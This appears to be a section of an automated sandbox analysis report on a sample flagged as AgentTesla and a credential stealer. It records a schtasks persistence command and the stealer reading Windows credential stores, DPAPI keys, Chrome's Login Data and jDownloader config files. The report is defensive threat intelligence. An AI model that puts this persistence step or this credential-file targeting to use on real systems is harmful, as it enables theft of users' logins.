C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC103DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DCB5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DCB5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	5	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CB21B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DCB5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DCB5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	2	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	71	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CB21B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	15	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	2	6CB21B4F	ReadFile

Analysis Process: conhost.exe PID: **6696**, Parent PID: **6688**

General

Target ID:	10
Start time:	20:50:08
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: **6820**, Parent PID: **3984**

General

Target ID:	12
Start time:	20:50:10
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\HksvOcmoc" /XML "C:\Users\user\AppData\Local\Temp\tmpCB43.tmp
Imagebase:	0xa90000
File size:	185856 bytes

MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpCB43.tmp	unknown	2	success or wait	1	A9AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpCB43.tmp	unknown	1597	success or wait	1	A9ABD9	ReadFile

Analysis Process: conhost.exe PID: **6860**, Parent PID: **6820**

General

Target ID:	14
Start time:	20:50:11
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SecuriteInfo.com.W32.AIDetectNet.01.20229.exe PID: **6956**, Parent PID: **3984**

General

Target ID:	15
Start time:	20:50:12
Start date:	27/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetectNet.01.20229.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetectNet.01.20229.exe
Imagebase:	0xa40000
File size:	886272 bytes
MD5 hash:	ADEC785F7CBAA5AF9C8C7FA50CF91BAA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000000.337227939.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000000.337227939.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.527278934.0000000002F81000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 0000000F.00000002.527278934.0000000002F81000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.527278934.0000000002F81000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000000.338699898.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000000.338699898.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000000.327062889.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000000.327062889.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.521016859.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000002.521016859.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000000.338146222.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000000.338146222.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCDCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCDCF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCB5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCBCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6CB21B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\d1aef8e4-b864-479c-bf86-f42c63d352b2	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6CB21B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CB21B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CB21B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly